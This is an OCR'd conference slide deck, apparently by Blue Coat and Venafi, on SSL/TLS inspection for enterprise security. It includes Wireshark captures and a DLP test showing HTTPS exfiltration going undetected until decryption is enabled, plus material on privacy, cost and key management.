


Outbound SSL Decryption
Encrypted Email,
Social Networks, CRM, etc.

IPS & IDS
AV
DLP
APM
SIM & SIEM
Forensics

Security Solution

Architecture for Visibility





- **Architecture Requirements**
  - Inbound and outbound inspection
  - Ensure the decrypted-data is not allowed to be changed
  - Inspects traffic that uses latest cipher suites and key exchange methods
  - Integrates with enterprise PKI infrastructure

BLUE COAT VENAFI

SSL Blind Spots in Action: Data Infiltration + Exfiltration using SSL

- Malware Infiltration and Data Exfiltration using Wireshark
- Compare pcaps from identical operations with and without SSL Inspection enabled in the network.
  - Download from a file magnetic* from sourceforge.net (HTTP Download)
  - Download a known file using HTTPS: Infiltration
  - Upload sensitive data using HTTPS: Exfiltration




10.9.168.73 - Remote Desktop Connection
native_Traffic.pcapng [Wireshark 1.12.3 (v1.12.3-0-gbb3e9a0 from master-1.12)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info
1 0.00000000 Cisco_60:05:c0 Broadcast ARP 60 Who has 10
2 0.02166800 74.125.239.128 10.9.168.77 TLSv1.2 119 Applicatio
3 0.02166900 74.125.239.128 10.9.168.77 TLSv1.2 99 Applicatio
4 0.02167000 74.125.239.128 10.9.168.77 TCP 60 443-53465
5 0.02167000 10.9.168.77 74.125.239.128 TCP 60 53465-443
6 0.02192700 10.9.168.77 74.125.239.128 TCP 60 53465-443
7 0.02846400 74.125.239.128 10.9.168.77 TCP 60 443-53465
8 0.19461800 32:6b:ed:64:25:5b Broadcast ARP 60 Who has 10
9 0.26151300 Vmware_99:b7:62 Cisco_60:05:c0 ARP 60 Who has 10
10 0.26163900 Cisco_60:05:c0 Vmware_99:b7:62 ARP 60 10.9.168.1
11 0.30520800 0.0.0.0 255.255.255.255 DHCP 342 DHCP Disco
0000 ff ff ff ff ff ff b4 14 89 60 05 c0 08 06 00 01
0010 08 00 06 04 00 01 b4 14 89 60 05 c0 0a 09 a8 01
0020 00 00 00 00 00 00 0a 09 a8 16 00 00 00 00 00 00
0030 00 00 00 00 00 00 00 00 00 00 00 00
Decrypted_traffic.pcapng [Wireshark 1.12.3 (v1.12.3-0-gbb3e9a0 from master-1.12)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info
1 0.00000000 Cisco_8a:a4:be Spanning-tree-(for- STP 60 Conf. Root
2 0.03656200 10.9.168.77 10.8.122.73 TPKT 1440 Continuation
3 0.03656300 10.9.168.77 10.8.122.73 TPKT 1440 Continuation
4 0.03656400 10.9.168.77 10.8.122.73 TPKT 1440 Continuation
5 0.03656500 10.9.168.77 10.8.122.73 TPKT 1440 Continuation
6 0.03656500 10.9.168.77 10.8.122.73 TPKT 339 Continuation
7 0.03907500 10.8.122.73 10.9.168.77 TCP 60 49598-3389
8 0.13723400 10.8.122.73 10.9.168.77 TPKT 1440 Continuation
9 0.13723600 10.8.122.73 10.9.168.77 TPKT 1440 Continuation
10 0.13723700 10.8.122.73 10.9.168.77 TPKT 1440 Continuation
0000 01 80 c2 00 00 00 00 1a 6d 8a a4 be 00 2e 42 42
0010 03 00 00 00 00 00 80 00 00 00 00 00 00 00 00 00
0020 00 00 80 00 00 00 00 00 00 00 80 23 00 00 14 00
0030 02 00 0f 00 00 00 00 00 00 00 00 00

SSL Blind Spots: Data Exfiltration Experiment

Symantec DLP Network Prevent Details:

Base OS: MS Windows 2012 R2
DLP Network Prevent Software Version: 14.0 (Beta)**
DLP Network Prevent configured to monitor HTTP and HTTPS ports.


SSL Inspection Device:


Hardware Mode:SV800 / Software Version 3.8.2-409

Experiment:


1. Upload sensitive data using HTTP
2. SSL Inspection Disabled: Upload sensitive data using HTTPS
3. SSL Inspection Enabled: Upload sensitive data using HTTPS

NOTE: SYMANTEC DOES NOT CLAIM THEY CAN INSPECT SSL TRAFFIC ON THEIR DLP PRODUCTS





Symantec Data Loss Preven...
SSL Visibility Appliance
https://10.66.229.15
10.66.229.157
Symantec Data Loss Prev
Incidents > Network > Incide
Close
Saved Reports
No Saved Reports Available
Network Reports
Exec. Summary - Network
Incidents - All
Incidents - New
Policy Summary
Status by Policy
High Risk Senders - Last 30 Days
res://iesetup.dll/SoftAdmir
Internet Explorer Enhanced ...
Caution: Internet Explorer Enhanced Security Configuration is not enabled
Internet Explorer Enhanced Security Configuration configures your server and Internet Explorer in a way that decreases the exposure of your server to potential attacks through Web content and application scripts. This is done by raising the default security levels on Internet Explorer security zones and changing the default settings.
Keeping the Internet Explorer Enhanced Security Configuration enabled on your servers is recommended to help ensure that your servers are not inadvertently exposed to malware or other browser-based attacks. For more information, including the complete list of changes that are implemented by Internet Explorer Enhanced Security Configuration, see the Internet Explorer Enhanced Security Configuration overview.
To turn on Internet Explorer Enhanced Security Configuration
1. Close any Internet Explorer windows that you might have open.
2. Open Server Manager.
• If your server is running Windows Server® 2008 R2, in the Security Information section of Server Summary, click Configure IE ESC to open the Internet Explorer Enhanced Security Configuration dialog.
• If your server is running Windows Server® 2012, click Configure this local server to open the Local Server configuration page. Then, in the Properties area, next to IE Enhanced Security Configuration, click Off to open the Internet Explorer Enhanced Security Configuration dialog.
3. To use Internet Explorer Enhanced Configuration when members of the local Administrators group are logged on, under Administrators click On.
4. To use Internet Explorer Enhanced Configuration when all other users are logged on, under Users click On (Recommended).
5. Click OK to apply your changes.
Note: Once the Internet Explorer Enhanced Configuration is turned on for both sets of users, Server Manager will display On (Recommended) next to Internet Explorer Enhanced Security Configuration.
Test_Data
3:30 PM
4/3/2015

Ongoing Operations



Balancing Compliance and Data Privacy

DATA PRIVACY CONCERNS



RISK OF ADVANCED THREATS

LEAD TO REQUIREMENTS

1) Manage what type of information is decrypted

2) Assure custody and integrity of encrypted data

Economics of SSL/TLS Inspection

NETWORK SECURITY BLIND-SPOT COST =


% of SSL Traffic * Annual Investment into Network Security Products

Maintaining Decryption

- Capture new keys and certificates (including those generated outside of IT security)
- Update renewed, rekey keys and certificates throughout SSL/TLS chain (e.g. firewall, load balancer, WAF, etc.)

RSAConference2015

Singapore | 22-24 July | Marina Bay Sands



45 Day Action Plan

Readiness: Map your INBOUND SSL/TLS

- Where and how many SSL/TLS enabled entities? What are all systems involved in SSL/TLS through DMZ?(e.g. firewall, load balancer, WAF, etc.)
- What are the security controls that need visibility in to encrypted traffic?
- How will you track keys and certificates? How frequently are they renewed and rekeyed?
- Who and how many are responsible for each key and certificate?
- How will you get them? How will you transfer keys and certificates?
